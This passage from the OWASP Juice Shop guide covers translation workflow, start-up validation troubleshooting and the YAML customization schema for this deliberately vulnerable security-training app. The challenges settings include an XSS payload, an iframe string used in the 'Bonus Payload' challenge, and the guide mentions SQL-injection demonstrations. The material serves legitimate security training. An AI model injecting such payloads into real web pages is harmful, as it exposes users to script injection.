It is quite an impressive sight to see how 110 hacking challenges are solved without any human interaction in a few minutes. These tests are written and executed with **Cypress** which and their results and stats are posted to on a [public dashboard](#).

[1] <https://angular.io/guide/architecture-services>

[2] <https://angular.io/guide/architecture-components>


[3] <https://angular.io/guide/template-syntax>

[4] <http://expressjs.com/en/starter/basic-routing.html>

[5] <https://docs.angularjs.org/guide/e2e-testing>

Helping with translations

The user interface of OWASP Juice Shop is fully translated into several languages. For many more languages there is a partial translation available:



Since release v9.1.0 translation of backend strings such as product names & descriptions, challenge descriptions and hints as well as security questions is also supported.

As long as the original author is taking part in the project's maintenance, there will always be **English** and a complete **German** translation available. Everything beyond that depends on other volunteer translators!

Crowdin

Juice Shop uses a [Crowdin](#) project to translate the project and perform reviews:

<https://crowdin.com/project/owasp-juice-shop>

Crowdin is a *Localization Management Platform* that allows to crowdsource translations of mobile apps, web, desktop software and related assets. It is free for open source projects.^[1]

How to participate?

1. Create an account at Crowdin and log in.
2. Visit the project invitation page <https://crowdin.com/project/owasp-juice-shop/invite>
3. Pick a language you would like to help translate the project into

 Björn Kimminich (bkimminich)


OWASP Juice Shop

[Home](#) [Activity](#) [Discussions](#)

Translations:

 * German 100% • 100%	 Arabic 97% • 97%	 Azerbaijani 42% • 42%	 Bulgarian 100% • 0%	 Burmese 50% • 50%
 Chinese Simplified 100% • 100%	 Chinese Traditional, Hong Kong 84% • 84%	 Czech 55% • 55%	 Danish 40% • 40%	 Dutch 86% • 86%
 Estonian 95% • 95%	 Finnish 24% • 24%	 French 100% • 100%	 Georgian 95% • 95%	 Greek 0% • 0%
 Hebrew 73% • 73%	 Hindi 94% • 94%	 Hungarian 8% • 8%	 Indonesian 88% • 88%	 Italian 94% • 94%
 Japanese 84% • 84%	 Klingon 10% • 10%	 Korean 100% • 93%	 Latvian 0% • 0%	 Lithuanian 0% • 0%
 Norwegian 79% • 79%	 Polish 95% • 95%	 Portuguese 65% • 65%	 Portuguese, Brazilian 95% • 95%	 Romanian 79% • 79%
 Russian 61% • 61%	 Spanish 100% • 100%	 Swedish 100% • 100%	 Turkish 79% • 79%	 Urdu (Pakistan) 0% • 0%



Description

OWASP Juice Shop is an intentionally insecure webapp for security trainings written entirely in Javascript which encompasses the entire OWASP Top Ten and other severe security flaws.

Details

Source language: English
 Users in project: 80
 Words to translate: 614
 Created: 2 years ago
 Last Activity: 7 days ago

Managers
 Björn Kimminich (bkimminich)  Contact

4. In the *Files* tab select the one of the two listed `en.json` source files, i.e. `/frontend/src/assets/i18n/en.json` for the UI texts or `/data/static/i18n/en.json` for the product, challenge & security questions strings.
5. Pick an untranslated label (marked with a red box) and provide a translation
6. That is all it takes!

In the background, Crowdin will use the dedicated `l10n_develop` Git branch to synchronize translations into the `app/i18n/???.json` language files where `???` is a language code (e.g. `en` or `de`).

Adding another language

If you do not find the language you would like to provide a translation for in the list, please contact [Bjoern Kimminich](#) or [raise an issue on GitHub](#) asking for the missing language. It will be added asap!

Translating directly via GitHub PR

1. Fork the repository <https://github.com/juice-shop/juice-shop>
2. Translate the labels in the desired language-.json file in `/frontend/src/assets/i18n` or `/data/static/i18n`
3. Commit, push and open a Pull Request
4. Done!

If the language you would like to translate into is missing, just add a corresponding ISO-code-.json file to the folders `/frontend/src/assets/i18n` and `/data/static/i18n`. It will be manually imported to Crowdin afterwards and added as a new language there as well.

The Crowdin process is the preferred way for the project to handle its translations as it comes with built-in review and approval options and is very easy to use. But of course it would be stupid of us to turn down a translation just because someone likes to edit JSON files manually more! Just be aware that this is causing extra effort for the core maintainers of the project to get everything "back in sync".

[1] <https://crowdin.com/>

Part IV - Advanced user guides

Troubleshooting

If (and only if) none of the [Common support issues](#) described below could help resolve your issue, please ask for individual support on our [official Gitter Chat](#). If you are sure to have found a bug in the Juice Shop itself please [open a 🐛 Bug report issue](#) on GitHub.

□ *Please do not file questions or support requests on the GitHub issues tracker.*

Start-up validations

During server start the Juice Shop runs a series of self-validations and print feedback about their success to the console:

```
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v20.3.0 (OK)
info: Detected OS win32 (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file main.js is present (OK)
info: Required file index.html is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file vendor.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file styles.css is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Domain https://infura.io is reachable (OK)
info: Server listening on port 3000
```

Juice Shop will resist to launch as long as any of these validations fail:

```

$ NODE_ENV=myConfig npm start
> juice-shop@10.0.0-SNAPSHOT start C:\Data\GitHub\juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v10.15.3 (OK)
info: Detected OS win32 (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
warn: Required file tutorial-es2015.js is missing (NOT OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
warn: Required file tutorial-es5.js is missing (NOT OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
warn: Config schema validation failed with 3 errors (NOT OK)
warn: application.showVersionNumber: must be of type Boolean.
warn: challenges.showSolvedNotifications: must be of type Boolean.
warn: application.social.twitterLink: is not present in schema
warn: Visit https://pwning.owasp-juice.shop/part1/customization.html#yaml-configuration-file for the schema definition
warn: Configuration myConfig validated (NOT OK)
error: Exiting due to configuration errors!
npm ERR! code ELIFECYCLE
npm ERR! errno 1
npm ERR! juice-shop@10.0.0-SNAPSHOT start: `node app`
npm ERR! Exit status 1
npm ERR!
npm ERR! Failed at the juice-shop@10.0.0-SNAPSHOT start script.
npm ERR! This is probably not a problem with npm. There is likely additional logging output above.

```

The following checks are run during server startup and can typically be fixed in a straightforward fashion when they fail:

Validation error message	Typical solution
Dependencies in ... could not be checked due to "..." error	Repair the mentioned dependency file. When using an original tag release version or master branch you should never see this error.
Dependencies in ... are not rightly satisfied followed by individual messages on missing dependencies or version mismatches	If you installed from sources re-run npm install and check for errors during that step. See also Node.js / NPM for some common culprits. In a pre-packaged distribution you should never see this error.
Detected Node version ... is not in the supported version range of ...	Install one of the officially supported Node.js versions 20.x, 22.x and 24.x. If you use a pre-packaged distribution , make sure its version matches your installed Node.js version.
Detected OS ... is not in the list of supported platforms ...	Make sure you use a supported operating system. If you use a pre-packaged distribution , make sure you downloaded the one for your OS.
Detected CPU ... is not in the list of supported architectures ...	Make sure you use a supported processor architecture. If you use a pre-packaged distribution , make sure you downloaded the one for your processor.

Validation error message	Typical solution
Required file ... is missing	If you installed from sources re-run <code>npm install</code> and check for errors, especially during its final step <code>Generating ES5 bundles for differential loading....</code> In a pre-packaged distribution you should never see this error.
Port ... is in use	Make sure the port you intend to run Juice Shop on is actually available or use another port by setting the <code>PORT</code> environment variable.
Config schema validation failed with ... errors followed by individual messages on wrong property types or unrecognized properties	Make sure that your customization complies with the schema of the YAML configuration file .
Only ... products are configured but at least four are required	Make sure that at least four items are present in the <code>products</code> array of your configuration. See also YAML configuration file .
No product is configured as "..." challenge product but one is required	Make sure that each property <code>useForChristmasSpecialChallenge</code> , <code>urlForProductTamperingChallenge</code> , <code>fileForRetrieveBlueprintChallenge</code> and <code>keywordsForPastebinDataLeakChallenge</code> (required for some of the challenges) is present on a single product in your custom inventory. See also YAML configuration file .
... products are configured as "..." challenge product but only one is allowed	Make sure that each property <code>useForChristmasSpecialChallenge</code> , <code>urlForProductTamperingChallenge</code> , <code>fileForRetrieveBlueprintChallenge</code> and <code>keywordsForPastebinDataLeakChallenge</code> (required for some of the challenges) is present on exactly one product in your custom inventory. See also YAML configuration file .
Product ... is used as "..." challenge product and "..." challenge product but can only be used for one challenge	Make sure no single product is associated with more than one property <code>useForChristmasSpecialChallenge</code> , <code>urlForProductTamperingChallenge</code> , <code>fileForRetrieveBlueprintChallenge</code> and <code>keywordsForPastebinDataLeakChallenge</code> in your custom inventory. See also YAML configuration file .
Only ... memories are configured but at least two are required	Make sure that at least two items are present in the <code>memories</code> array of your configuration. See also YAML configuration file .

Validation error message	Typical solution
No memory is configured as "..." challenge memory but one is required	Make sure that each property duo <code>geoStalkingMetaSecurityQuestion/geoStalkingMetaSecurityAnswer</code> and <code>geoStalkingVisualSecurityQuestion/geoStalkingVisualSecurityAnswer</code> (required for some of the challenges) is present on a single memory of your custom photo wall. See also YAML configuration file .
... memories are configured as "..." challenge memory but only one is allowed	Make sure that each property duo <code>geoStalkingMetaSecurityQuestion/geoStalkingMetaSecurityAnswer</code> and <code>geoStalkingVisualSecurityQuestion/geoStalkingVisualSecurityAnswer</code> (required for some of the challenges) is present on exactly one memory of your custom photo wall. See also YAML configuration file .
Memory ... is used as "..." challenge memory and "..." challenge memory but can only be used for one challenge	Make sure no single memory is associated with more than one property duo <code>geoStalkingMetaSecurityQuestion/geoStalkingMetaSecurityAnswer</code> and <code>geoStalkingVisualSecurityQuestion/geoStalkingVisualSecurityAnswer</code> of your custom photo wall. See also YAML configuration file .
Restricted tutorial mode is enabled while Hacking Instructor is disabled	Make sure <code>hackingInstructor.isEnabled</code> is <code>true</code> when you also have configured <code>challenges.restrictToTutorialsFirst</code> set to <code>true</code> .
CTF flags are enabled while challenge solved notifications are disabled	Make sure <code>challenges.showSolvedNotifications</code> is <code>true</code> when you also have configured <code>ctf.showFlagsInNotifications</code> set to <code>true</code> .
CTF country mappings for FBCTF are enabled while CTF flags are disabled	Make sure <code>ctf.showFlagsInNotifications</code> is <code>true</code> when you also have configured <code>ctf.showCountryDetailsInNotifications</code> set to <code>name</code> , <code>flag</code> or <code>both</code> .
Intent ... is missing in chatbot training data	Make sure that your chatbot training data defines all mandatory <code>intent</code> objects defined in the Chatbot training data specification.
Answer with ... action and handler ... is missing for intent ...	Make sure that your chatbot training data defines the expected <code>{ "action": "...", "handler": "..." }</code> on the mentioned mandatory <code>intent</code> object as defined in the Chatbot training data specification.

Validation error message	Typical solution
<code>Domain ... is not reachable</code>	Make sure the Juice Shop server has outgoing Internet connectivity and that the mentioned domain is not blocked by any firewall rules or proxies.
<code>... will not work as intended without access to ...</code>	The mentioned feature or challenge will be broken unless connectivity to the mentioned domain is allowed from the Juice Shop server. In case of a dependent challenge, the challenge will likely be unsolvable but for technical reasons <i>without being explicitly disabled on the Score Board</i> .

If your installation did not even get to the point of running these checks *or* all checks successfully pass with `(OK)` but the application still fails to start, please check the [Common support issues](#) for possible hints to solve your issue.

Common support issues

The following issues have been seen (and solved/mitigated) more than once and can hopefully help you to narrow down a solution for your issue.

Node.js / NPM

- After changing to a different Node.js version it is a good idea to delete `node_modules` and re-install all dependencies from scratch with `npm install`
- If during `npm install` the `sqlite3` or `libxmljs2` binaries cannot be downloaded for your system, the setup falls back to building from source with `node-gyp`. Check the [node-gyp installation instructions](#) for additional tools you might need to install (e.g. Python 2.7, GCC, Visual C++ Build Tools etc.)
- If `npm install` runs into a `Unexpected end of JSON input` error you might need to clean your NPM cache with `npm cache clean --force` and then try again.

Linux

- **If you are using Kali Linux to build and/or run OWASP Juice Shop, please try another Linux distro.** Kali has proven to be very flaky as a regular runtime environment.
- If `npm install` fails on Ubuntu with the pre-installed Node.js please install the latest release of Node.js 22.x from scratch and try again.
- If `npm install` on Linux runs into `WARN cannot run in wd` problems (e.g. during the frontend installation step) try running `npm install --unsafe-perm` instead.
- ~~If `npm start` fails with `Error: ENOENT: no such file or directory, copyfile` you might have had either an error already during `npm install` or you pulled changes from GitHub but did not re-run `npm install` afterwards. Make sure to check if the file to copy from exists on your disk and if the target folder for the copy is there. (Should no longer occur with v12.0.2 or later)~~

Docker

- If using Docker Toolbox on Windows make sure that you also enable port forwarding from Host `127.0.0.1:3000` to `0.0.0.0:3000` for TCP for the **default** VM in VirtualBox.

Heroku

- ~~The "Deploy to Heroku" button on the README only works from browsers where no plugins or settings interfere with Referer HTTP headers ("Deploy to Heroku" button is no longer provided since Heroku abandoned their free tier dynos)~~

SQLite

- ~~If all startup checks show (OK) but you see SequelizeDatabaseError: SQLITE_ERROR: no such table: <some table name> errors right afterwards, please check if the file data/juiceshop.sqlite exists. If so just stop and restart your server and this suspected race condition issue should go away. (Should no longer occur with v14.3.0 or later)~~

Vagrant

- Using the Vagrant script (on Windows) might not work while your virus scanner is running. This problem was experienced at least with F-Secure Internet Security.

OAuth

- If you are missing the *Login with Google* button, you are running OWASP Juice Shop under an unrecognized URL. **You can still solve the OAuth related challenge!**
- If you want to manually make the OAuth integration work to get the full user experience, create your own customization file and define all properties in the `googleOauth` subsection

Challenges

- If you notice that a challenge solution is not working, check on the *Score Board* if that challenge is one of the **potentially dangerous ones** which are by default disabled in Docker environments and shared platforms like Heroku.
- You may find it easier to find vulnerabilities using a pen test tool. We strongly recommend **ZAP (Zed Attack Proxy)** which is open source and very powerful, yet beginner friendly.

Customization

One of the core usage scenarios for OWASP Juice Shop is in employee trainings in order to facilitate security awareness. With its not entirely serious user roster and product inventory the application might not be suited for all audiences alike.

In some particularly traditional domains or conservative enterprises it would be beneficial to have the demo application look and behave more like an internal application.

OWASP Juice Shop can be customized in its product inventory and look & feel to accommodate this requirement. It also allows to add an arbitrary number of fake users to make demonstrations - particularly those of [UNION-SQL](#) injection attacks - even more impressive. Furthermore the Challenge solved!-notifications can be turned off in order to keep the impression of a "real" application undisturbed.

How to customize the application

The customization is powered by a YAML configuration file placed in [/config](#). To run a customized OWASP Juice Shop you need to:

1. Place your own `.yml` configuration file into [/config](#)
2. Set the environment variable `NODE_ENV` to the filename of your config without the `.yml` extension
 - On Windows: `set NODE_ENV=nameOfYourConfig`
 - On Linux: `export NODE_ENV=nameOfYourConfig`
3. Run `npm start`

You can also run a config directly in one command (on Linux) via `NODE_ENV=nameOfYourConfig npm start`. By default, the `config/default.yml` config is used which generates the original OWASP Juice Shop look & feel and inventory. Please note that it is not necessary to run `npm install` after switching customization configurations.

Overriding `default.yml` in Docker container

In order to override the default configuration inside your Docker container with one of the provided configs, you can pass in the `NODE_ENV` environment variable with the `-e` parameter:

```
docker run -d -e "NODE_ENV=bodgeit" -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```

In order to inject your own configuration, you can use `-v` to mount the `default.yml` path inside the container to any config file on your outside file system:

```
docker run -d -e "NODE_ENV=myConfig" -v /tmp/myConfig.yml:/juice-shop/config/myConfig.yml -p 3000:3000 --name juice-shop bkimminich/juice-shop
```

Overriding `default.yml` in Vagrant box

Currently it is not possible to override the default configuration in the Vagrant box. It is not set up in a way where it could pass the `NODE_ENV` environment variable to the Docker container that is spun up inside the box.

YAML configuration file

The YAML format for customizations is very straightforward. Below you find its schema along with an excerpt of the default settings.

server section

Offers technical configuration options for the web server hosting the application.

Property	Description	Default
<code>port</code>	Port to launch the server on. Would be overwritten by <code>PORT</code> environment variable.	<code>3000</code>
<code>basePath</code>	When proxied in a subdirectory, this base path is used <i>during redirects</i> . The actual web server's base path is not affected. Would be overwritten by <code>BASE_PATH</code> environment variable.	<code>" "</code>

application section

Defines customization options for texts, colors, images, URLs etc. within the application.

Property	Description	Default
<code>domain</code>	Domain used for all user email addresses.	<code>'juice-sh.op'</code>
<code>name</code>	Name as shown in title and menu bar.	<code>'OWASP Juice Shop'</code>
<code>logo</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or a URL of an image which will first be download to that folder and then used as a logo.	<code>JuiceShop_Logo.png</code>

Property	Description	Default
<code>favicon</code>	Filename in <code>frontend/dist/frontend/assets/public</code> or a URL of an image in <code>.ico</code> format which will first be download to that folder and then used as a favicon.	<code>favicon_v2.ico</code>
<code>theme</code>	Name of the color theme used to render the UI. Options are <code>bluegrey-lightgreen</code> , <code>blue-lightblue</code> , <code>deeppurple-amber</code> , <code>indigo-pink</code> , <code>pink-bluegrey</code> , <code>purple-green</code> and <code>deeporange-indigo</code> . See Material Color Themes for a sample screenshot of each theme.	<code>bluegrey-lightgreen</code>
<code>showVersionNumber</code>	Shows or hides the software version from the title.	<code>true</code>
<code>showGitHubLinks</code>	Shows or hides the "GitHub" button in the navigation and side bar as well as the info box about contributing on the <i>Score Board</i> .	<code>true</code>
<code>localBackupEnabled</code>	Enabled or disables the local backup feature for hacking progress and filters/settings on the <i>Score Board</i> .	<code>true</code>
<code>numberOfRandomFakeUsers</code>	Represents the number of random user accounts to be created on top of the pre-defined ones (which are required for several challenges).	<code>0</code> , meaning no additional users are created
<code>altcoinName</code>	Defines the name of the (fake) crypto currency that is offered on the <i>Token Sale</i> screen.	<code>Juicycoin</code>
<code>privacyContactEmail</code>	The email address shown as contact in the <i>Privacy Policy</i> .	<code>donotreply@owasp-juice.shop</code>
<code>customMetricsPrefix</code>	Prefix for all custom Prometheus metrics. Must be a lowercase letter single word by Prometheus conventions.	<code>juiceshop</code>

Property	Description	Default
<code>chatBot subsection</code>	Specifies all characteristics of the bot answering user questions in the <i>Support Chat</i> .	
<code>social subsection</code>	Specifies all social links embedded on various screens such as <i>About Us</i> or the <i>Photo Wall</i> .	
<code>recyclePage subsection</code>	Defines custom elements on the <i>Request Recycling Box</i> page.	
<code>welcomeBanner subsection</code>	Defines a dismissable welcome banner that can be shown when first visiting the application.	
<code>cookieConsent subsection</code>	Defines the cookie consent dialog shown in the bottom right corner.	
<code>securityTxt subsection</code>	Defines the attributes for the <code>security.txt</code> file based on the https://securitytxt.org/ Internet draft.	
<code>promotion subsection</code>	Defines the attributes required for the <code>/promotion</code> screen where a marketing video with subtitles is rendered that hosts the XSS Tier 6 challenge .	
<code>easterEggPlanet subsection</code>	Defines the customizations for the 3D-rendered planet easter egg.	
<code>googleOauth subsection</code>	Defines the client identifier and allowed redirect URIs for Google OAuth integration.	

chatBot subsection

Specifies all characteristics of the bot answering user questions in the *Support Chat*.

Property	Description	Default
<code>name</code>	Name the chat bot introduces itself with.	<code>Juicy</code>
<code>greeting</code>	Initial greeting the chat bot uses when chatting with a user.	<code>"Nice to meet you <customer-name>, I'm <bot-name>"</code>

Property	Description	Default
<code>trainingData</code>	Filename in <code>data/chatbot</code> or a URL of a JSON file which will first be download to that folder and then used as <code>training data</code> for the chat bot.	'botDefaultTrainingData.json'
<code>defaultResponse</code>	Default response the chat bot uses when it could not understand the user's actual question.	"Sorry I couldn't understand what you were trying to say"
<code>avatar</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or a URL of an image which will first be download to that folder and then used as a chat bot avatar.	'JuicyChatBot.png'

social subsection

Specifies all social links embedded on various screens such as *About Us* or the *Photo Wall*.

Property	Description	Default
<code>blueSkyUrl</code>	URL used as the BlueSky link promising coupon codes on the <i>My Payment Options</i> screen and on the <i>About Us</i> screen.	'https://bsky.app/profile/owasp-juice.shop'
<code>mastodonUrl</code>	URL used as the Mastodon link on the <i>About Us</i> screen.	'https://fosstodon.org/@owasp_juiceshop'
<code>twitterUrl</code>	URL used as the Twitter link on the <i>About Us</i> screen.	'https://twitter.com/owasp_juiceshop'
<code>facebookUrl</code>	URL used as the Facebook link on the <i>About Us</i> screen.	'https://www.facebook.com/owasp.juiceshop'
<code>slackUrl</code>	URL used as the Slack link on the <i>About Us</i> screen.	'https://owasp.org/slack/invite'
<code>redditUrl</code>	URL used as the Reddit link promising coupon codes on the <i>My Payment Options</i> screen and on the <i>About Us</i> screen.	'https://www.reddit.com/r/owasp_juiceshop'
<code>pressKitUrl</code>	URL used as the link to logos and media files on the <i>About Us</i> screen.	'https://github.com/OWASP/owasp-swag/tree/master/projects/juice-shop'

Property	Description	Default
questionnaireUrl	URL used as the link to a user questionnaire on the <i>Score Board</i> screen.	~

recyclePage subsection

Defines custom elements on the *Request Recycling Box* page.

Property	Description	Default
topProductImage	Filename in <code>frontend/dist/frontend/assets/public/images/products</code> to use as the image on the top of the info column on the page.	fruit_press.jpg
bottomProductImage	Filename in <code>frontend/dist/frontend/assets/public/images/products</code> to use as the image on the bottom of the info column on the page.	apple_pressings.jpg

welcomeBanner subsection

Defines a dismissable welcome banner that can be shown when first visiting the application.

Property	Description	Default
showOnFirstStart	Shows or hides the banner.	true
title	Defines the headline of the banner.	Welcome to OWASP Juice Shop!

Property	Description	Default
message	Defines the body of the banner. Can contain arbitrary HTML.	<p><p>Being a web application with a vast number of intended security vulnerabilities, the OWASP Juice Shop is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The OWASP Juice Shop is an open-source project hosted by the non-profit Open Worldwide Application Security Project (OWASP) and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.</p><h1>https://owasp-juice.shop</h1></p>

cookieConsent subsection

Defines the cookie consent dialog shown in the bottom right corner.

Property	Description	Default
backgroundColor	Color of the cookie banner itself.	'#546e7a'
textColor	Color of the message shown in the cookie banner.	'#ffffff'
buttonColor	Defines the color of the button to dismiss the banner.	'#558b2f'
buttonTextColor	Color of the dismissText on the button.	'#ffffff'
message	Explains the cookie usage in the application.	'This website uses fruit cookies to ensure you get the juiciest tracking experience.'
dismissText	The text shown on the button to dismiss the banner.	'Me want it!'

Property	Description	Default
linkText	Caption of the link that is shown after the <code>message</code> to refer to further information.	'But me wait!'
linkUrl	URL that provides further information about cookie usage.	' https://www.youtube.com/watch?v=9PnbKL3wuH4 '

securityTxt subsection

Defines the attributes for the `security.txt` file based on the <https://securitytxt.org/> Internet draft.

Property	Description	Default
contact	An email address, phone number or URL to report security vulnerabilities to. Can be fake obviously.	<code>mailto:donotreply@owasp-juice.shop</code>
encryption	URL to a public encryption key for secure communication. Can be fake obviously.	<code>https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbcdca</code>
acknowledgements	URL a "hall of fame" page. Can be fake obviously.	<code>/#/score-board</code>

promotion subsection

Defines the attributes required for the `/promotion` screen where a marketing video with subtitles is rendered that hosts the XSS Tier 6 challenge.

Property	Description	Default
video	Name of a file with <code>video/mp4</code> content type in <code>frontend/dist/frontend/assets/public/videos</code> or URL of an image to download to that folder and then use as the promotion video.	<code>owasp_promo.mp4</code>
subtitles	Name of a Web Video Text Tracks Format file in <code>frontend/dist/frontend/assets/public/videos</code> or URL of an image to download to that folder and then use as the promotion video.	<code>owasp_promo.vtt</code>

easterEggPlanet subsection

Defines the customizations for the 3D-rendered planet easter egg.

Property	Description	Default
<code>name</code>	Name of the 3D planet "easter egg" as shown in the page title.	Orangeuze
<code>overlayMap</code>	Filename in <code>frontend/dist/frontend/assets/private</code> or URL of an image to download to that folder and then use as an overlay texture for the 3D planet "easter egg".	orangemap2k.jpg

googleOauth subsection

Defines the client identifier and allowed redirect URIs for Google OAuth integration.

Property	Description	Default
<code>clientId</code>	Client identifier of the Google Cloud Platform application to handle OAuth 2.0 requests from OWASP Juice Shop.	'1005568560502-6hm16lef8oh46hr2d98vf2ohlnj4nfhq.apps.googleusercontent.com'

Property	Description	Default
authorizedRedirects sub-sequence	Sub-list for the redirect URIs authorized for Google OAuth.	<pre>- { uri: 'https://demo.owasp-juice.shop' }- { uri: 'https://juice-shop.herokuapp.com' }- { uri: 'https://preview.owasp-juice.shop' }- { uri: 'https://juice-shop-staging.herokuapp.com' }- { uri: 'https://juice-shop.wtf' }- { uri: 'http://localhost:3000', proxy: 'https://local3000.owasp-juice.shop' }- { uri: 'http://127.0.0.1:3000', proxy: 'https://local3000.owasp-juice.shop' }- { uri: 'http://localhost:4200', proxy: 'https://local4200.owasp-juice.shop' }- { uri: 'http://127.0.0.1:4200', proxy: 'https://local4200.owasp-juice.shop' }- { uri: 'http://192.168.99.100:3000', proxy: 'https://localmac.owasp-juice.shop' }- { uri: 'http://penguin.termina.linux.test:3000', proxy: 'https://localchromeos.owasp-juice.shop' }- { uri: 'http://penguin.termina.linux.test:4200', proxy: 'https://localchromeos.owasp-juice.shop' }</pre>

authorizedRedirects sub-sequence

Defines the allowed redirect URIs and their optional proxy for Google OAuth integration.

Property	Description	Conditions	Default
uri	URI authorized on Google Cloud Platform the Juice Shop is expected to be running on.	mandatory	

Property	Description	Conditions	Default
proxy	Proxy URI authorized on Google Cloud Platform that will itself redirect back to the original <code>uri</code> . Necessary for addresses not allowed as Google OAuth redirect targets, such as <code>localhost</code> or IP addresses.	optional	<code>null</code>

challenges section

Defines configuration options for the hacking challenges within the Juice Shop.

Property	Description	Default
<code>showSolvedNotifications</code>	Shows or hides all instant "challenge solved"-notifications. Recommended to set to <code>false</code> for awareness demos.	<code>true</code>
<code>showHints</code>	Shows or hides hints for each challenge on hovering over/clicking a corresponding badge on the score board.	<code>true</code>
<code>showMitigations</code>	Shows or hides a mitigation link for each solved challenge on the score board (if available).	<code>true</code>
<code>codingChallengesEnabled</code>	Shows or hides the associated Coding challenge button for each challenge (if available) on the score board. Can be <code>never</code> , <code>solved</code> (to show but disable the corresponding button until the hacking challenge is solved) or <code>always</code> .	<code>solved</code>
<code>restrictToTutorialsFirst</code>	Disables all <i>Score Board</i> filter options and hides those of the 110 challenges without a tutorial until all challenges with a tutorial have been solved.	<code>false</code>

Property	Description	Default
<code>overwriteUrlForProductTamperingChallenge</code>	URL that should replace the original URL defined in <code>urlForProductTamperingChallenge</code> for the Product Tampering challenge .	https://owasp.slack.com
<code>xssBonusPayload</code>	This XSS payload is expected during the Bonus Payload challenge .	'<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_posts=false&show_teaser=true"></iframe>'
<code>safetyMode</code>	If set to <code>disabled</code> , it enables all potentially dangerous challenges regardless of any harm they might cause when running in a containerized environment. If set to <code>auto</code> , safety mode is enabled if Juice Shop considers the environment its running in to be a production environment (which are more likely to be exposed to internet traffic). When set to <code>enabled</code> , safety mode is enabled in any environment. ⚠️ Change at your own risk!	auto
<code>showFeedbackButtons</code>	Shows or hides like/dislike buttons for solved hacking & coding challenges that open an accordingly pre-filled Google Form.	true

Property	Description	Default
<code>metricsIgnoredUserAgents</code>	List of user agent substrings. Requests to the /metrics endpoint containing any of these substrings in their User-Agent header will not trigger the Exposed Metrics challenge. This allows integration with monitoring tools without automatically solving the challenge.	<ul style="list-style-type: none"> - 'Prometheus' - 'Alloy' - 'promscrape' - 'otelcol'

hackingInstructor section

Allows enabling and customizing the [Hacking Instructor](#) tutorial mode.

Property	Description	Default
<code>isEnabled</code>	Shows or hides the Hacking Instructor links from the <i>Score Board</i> and <i>Welcome Banner</i> .	<code>true</code>
<code>avatarImage</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or a URL of an image which will first be download to that folder and then used as an avatar in the tutorial speech bubbles.	<code>juicyBot.png</code>

products sequence

List of product mappings which, when specified, replaces **the entire list** of default products.

Property	Description	Conditions	Default
<code>name</code>	Name of the product.	mandatory	
<code>description</code>	Description of the product.	optional	<code>'Lorem ipsum dolor sit amet, consectetuer adipiscing elit.'</code>
<code>price</code>	Price of the product.	optional	A random price of 1-10
<code>deluxePrice</code>	Price of the product for <i>Deluxe Membership</i> customers.	optional	Same as the regular price
<code>quantity</code>	Available quantity of product in stock.	optional	Random quantity of 30-100 items

Property	Description	Conditions	Default
<code>limitPerUser</code>	Maximum purchase limit for regular customers. Does not apply to <i>Deluxe Membership</i> holders.	optional	<code>null</code>
<code>image</code>	Filename in <code>frontend/dist/frontend/assets/public/images/products</code> or URL of an image to download to that folder and then use as a product image.	optional	<code>undefined.png</code>
<code>deletedDate</code>	Deletion date of the product in <code>YYYY-MM-DD</code> format.	optional	<code>null</code>
<code>urlForProductTamperingChallenge</code>	Sets the original link of the product which is the target for the Product Tampering challenge . Overrides <code>deletedDate</code> with <code>null</code> .	must be defined on exactly one product	
<code>useForChristmasSpecialChallenge</code>	Marks a product as the target for the "christmas special challenge . Overrides <code>deletedDate</code> with <code>2014-12-27</code> .	must be <code>true</code> on exactly one product	

Property	Description	Conditions	Default
